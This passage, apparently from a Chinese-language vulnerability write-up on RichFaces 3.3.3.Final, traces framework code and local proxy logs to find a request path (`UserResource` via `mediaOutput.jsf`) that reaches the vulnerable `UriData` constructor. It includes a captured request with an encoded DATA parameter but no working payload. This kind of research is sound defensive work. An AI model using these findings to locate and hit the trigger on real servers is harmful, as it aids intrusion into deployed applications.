
看到 `ResponseWriter`，猜测 `writer.writeURIAttribute` 方法可能将生成的 `uri` 写到了页面中。具体怎样生成的 `uri`、是否输出到页面中，现在也不用太关心，最后回过头来看的话，生成的完整 `path` 值确实可以在网页HTML中找到。

到这里方法又跟完了，但是还没找不到具体的路由，也没有漏洞触发点的直接信息，只能再次往前回溯。

在上面提到的 `doEncodeBegin` 方法中，关键的参数值都来自 `UIMediaOutput` 类实例的一些方法，所以搜索 `UIMediaOutput` 关键字，查看那里有引用。

除了几个类中有此关键字外，发现一个网站配置文件 `/richfaces-demo-jsf2-3.3.3.Final-tomcat6/WEB-INF/classes/org/richfaces/demo/common/components.properties` 中，也有该关键词。


打开 `components.properties` 文件，`UIMediaOutput` 关键词正好对应其中的一行，内容大致如下，发现 `mediaOutput` 对应了 `/richfaces/mediaOutput.jsf` 路径，猜测可能是触发漏洞的URL 路径。



访问一下发现确实有此页面，同时注意到此页面是对 `MediaOutput` 资源类型的一些描述：

a4j:mediaOutput allows to generate images, video, sounds and other binary resources defined by a user on-the-fly.

大意是: "a4j:mediaOutput 标签允许在传输过程中动态生成图片、视频、声音和其他类型的二进制资源"。



查看加载过程中请求的 URL，出现了符合我们刚开始分析的 path 路径的 URL

Filter: Hiding CSS, image and general binary content						
#	Host	Method	URL	Params	Edited	Status
2	http://127.0.0.1:888	GET	/			200
3	http://127.0.0.1:888	GET	/a4j/g/3_3_3.Final/org/richfaces/ui.pack.js.jsf			200
5	http://127.0.0.1:888	GET	/a4j/g/3_3_3.Final/org/ajax4jsf/framework.pack.js.jsf			200
41	https://www.google-analytics...	GET	/urchin.js			200
79	http://127.0.0.1:888	GET	/favicon.ico			404
80	http://127.0.0.1:888	GET	/favicon.ico			404
81	http://127.0.0.1:888	GET	/a4j/s/3_3_3.Final/org/ajax4jsf.resource.UserResource/n/s/-1326989846/DATA/eAF9VFtrE0EUP1lsNanKlMk9VWofVFZFr3iJgtRaLaQVGu95mux0kol7GWdnm1VRLKKCPoiobz4q-CLvOAFERFEBPHNeGa2NjaggTzm7Dff-c53LtnfoSuScTUUNUIbNmViKpEsiMpeFIYyJiZnDhp0SD1NFQf!yu79YMK8IixzJqGKHw0CxCnoLTboJLU9GtTs45UGc1ShCPNziJhyXoCrkCnCAbcUUm9mj1Dl1DLRLCp1WESc0BdhgMykPDDQsdBzmSzRSSbPvn5x8P6jM2MWWEXIOh6NonHqs7kaSlaryoIYachG-cQ2HguWpSh7aJSY59fglWvFYIRE6!CYMSaI4MAI8piLCPHKC1saYqofukUFQ6YhQCJhZSsaoZ24C8W-nmN333-zDC4!i2szPblxu!T93NsDGqEV7NPFhNyppxbEnFAhP05QhWFTHzqDnJYIYZjsfjilf3rio!FkWYVGLC1C05aCVSb5xGaefUob3!6GHnULKkOhV7dRnbEKia7VAFkP0pgG!Wft-!5ldyZ-2pT6tGK2dw7oM3ctfK717!uaQM0d7a5C!rWX!aZy-kQowERLAdqBEteV!Ifp4VIUNS60aI6xWtV1W99P3peLR3Tqkwwqzdx!DgenhHzZuEFOW6P!pqWevz316XP!5aOmaIlGQ3I8ViJWCGTUV7DEXJu3aTVQZ7MBdX2xLbJHh1s4SiRhb2V21vyRyGLwbU5w5J6sr3B8g5t37l1-7Y9A3Mm7-DgPwwbTnt6cG5TucwPiQmLDYs2z042drSZ7NwQdc7XZBghLqaQDgxtKvtw6IUSCSFK7F1jjfFeq-M0yKdgsWNGcS!UmMZ3neauqmvSktPlk40ryEgMSzZ3!U1d3fGFpSNQHeVeqJ0RyFdUWwnEhB2pK2FuFoEamUksA9USHdtiprFbnJFFjllTKSmJ00uDYRelpb-Bc44!pqjblotVrJPd-ePz059StvRZk!ujAMf-rlu0xX2Hy5vTD!p4H7-78aYmDhn0dsge!AWbNOsU_.jsf HTTP/1.1			200

Request

Response

Raw


Params

Headers

Hex

GET /a4j/s/3_3_3.Final/org/ajax4jsf.resource.UserResource/n/s/-1326989846/DATA/eAF9VFtrE0EUP1lsNanKlMk9VWofVFZFr3iJgtRaLaQVGu95mux0kol7GWdnm1VRLKKCPoiobz4q-CLvOAFERFEBPHNeGa2NjaggTzm7Dff-c53LtnfoSuScTUUNUIbNmViKpEsiMpeFIYyJiZnDhp0SD1NFQf!yu79YMK8IixzJqGKHw0CxCnoLTboJLU9GtTs45UGc1ShCPNziJhyXoCrkCnCAbcUUm9mj1Dl1DLRLCp1WESc0BdhgMykPDDQsdBzmSzRSSbPvn5x8P6jM2MWWEXIOh6NonHqs7kaSlaryoIYachG-cQ2HguWpSh7aJSY59fglWvFYIRE6!CYMSaI4MAI8piLCPHKC1saYqofukUFQ6YhQCJhZSsaoZ24C8W-nmN333-zDC4!i2szPblxu!T93NsDGqEV7NPFhNyppxbEnFAhP05QhWFTHzqDnJYIYZjsfjilf3rio!FkWYVGLC1C05aCVSb5xGaefUob3!6GHnULKkOhV7dRnbEKia7VAFkP0pgG!Wft-!5ldyZ-2pT6tGK2dw7oM3ctfK717!uaQM0d7a5C!rWX!aZy-kQowERLAdqBEteV!Ifp4VIUNS60aI6xWtV1W99P3peLR3Tqkwwqzdx!DgenhHzZuEFOW6P!pqWevz316XP!5aOmaIlGQ3I8ViJWCGTUV7DEXJu3aTVQZ7MBdX2xLbJHh1s4SiRhb2V21vyRyGLwbU5w5J6sr3B8g5t37l1-7Y9A3Mm7-DgPwwbTnt6cG5TucwPiQmLDYs2z042drSZ7NwQdc7XZBghLqaQDgxtKvtw6IUSCSFK7F1jjfFeq-M0yKdgsWNGcS!UmMZ3neauqmvSktPlk40ryEgMSzZ3!U1d3fGFpSNQHeVeqJ0RyFdUWwnEhB2pK2FuFoEamUksA9USHdtiprFbnJFFjllTKSmJ00uDYRelpb-Bc44!pqjblotVrJPd-ePz059StvRZk!ujAMf-rlu0xX2Hy5vTD!p4H7-78aYmDhn0dsge!AWbNOsU_.jsf HTTP/1.1
Host: 127.0.0.1:888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:888/richfaces/mediaOutput.jsf


打开链接发现其实就是 /richfaces/mediaOutput.jsf 页面展示的一张图片



下一个断点在 richfaces-impl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/resource/UserResource.class 类的 UriData 构造方法中，然后再刷新浏览器访问找到的链接：

```
http://127.0.0.1:888/a4j/s/3_3_3.Finalorg.ajax4jsf.resource.UserResource/n/s/-1326989846/DATA/eAF9VFtrCLv0AFERFBBPHNeGa2NjaggTzM7Dff-c53LtNfoSuSsCWUNUIbNNnViKpEsiiMpcPlyYjJiZnDhpOSD1NFQf!yu79YMK8lixzJqGKHw0CxQCnoLTboJlbcNUm9mJIDIIDLrk2RkCp1WESc0BdhgNykpDDQsdBzmSzRSSbPvn5x8P6jN2MWWEXIOh6NonHqs7kaScQ2HguWpSh7aJSY59fgIWvFYIRE6!CYMSaI4MAI8piLCPHKC1saYqofukURgJhEPA-MDQGyHQCJhZSoaoZ24C8W-nnN333-zDC4!i2szPblxu!T93NsDGqEV7NPFkNyppxbEnFAhPO5QhWFTHzqDnJYIYZJsfi1f3rio!FkWYVGLC1CO5aC2pT6tGK2dw7oM3ctfK7I7!uaQM0d7a5C!rWX!aZy-kQowERIAdqBEtvcv!Ifp4VIUNS6Oal6xWtVIW99P3peLR3TqkwqzdX!DgexhHzZuEF0W6P!pqWevz316XP!5a7Y9A3Nm7-DgPwwbTNt6cG5TucwPiQmLDYs2z042drSZ7NwQdc7XZBgHLqaQDgxtKvtw6IUSOyU7LGnTHLSFK7F1jjFMoyKdgsWNGcS!UmMZ3neauqmvsktPki40ryEgMSeZZ3!Uld3fGFnSNQHeVeqJORYfDduWwnEhB2pK2FuBc44!pqjblotVr6QsLSdo1mJPd-ePz059StvRZk!ujAMf-rluOxX2Hy5vTD!p4H7-78aYMdhn0dsge!AWbN0sU_.jsf
```


测试发现请求到达了我们的 UriData 断点处，我们找到了一处可以触发漏洞的请求。



再根据 "/richfaces/mediaOutput.jsf"、网页描述文字和网页图片中的文字提示，搜索下 mediaOutput 关键词，发现 richfaces/mediaOutput/examples/jpegSample.xhtml 文件和 richfaces/fileUpload/examples/fileUpload.xhtml 文件中都有 **a4j:mediaOutput** 标签。

components.properties 文件中搜索下 fileUpload 关键词，发现对应 /richfaces/fileUpload.jsf 页面，测试发现上传图片后，在页面上动态生成上传的图片时也会经过 UriData 断点处。

打开 richfaces/mediaOutput/examples/jpegSample.xhtml 文件，发现 createContent 和 value 值都是用 el 表达式生成的，这两个值正好也是 UriData 类中的两个属性名称；cacheable 和 session 值，正好和上面分析到的 确定 path 中的中间两部分有关。




```
1 <ui:composition xmlns="http://www.w3.org/1999/xhtml"
2   xmlns:ui="http://java.sun.com/jsf/facelets"
3   xmlns:h="http://java.sun.com/jsf/html"
4   xmlns:f="http://java.sun.com/jsf/core"
5   xmlns:a4j="http://richfaces.org/a4j"
6   xmlns:rich="http://richfaces.org/rich">
7
8
9   <p>Dynamically generated JPEG file:</p>
10
11   <a4j:mediaOutput element="img" cacheable="false" session="true"
12     createContent="{mediaBean.paint}" value="{mediaData}" mimeType="image/jpeg" />
13   <br/><br/>
14
15 </ui:composition>
```

0x03: 第一个断点

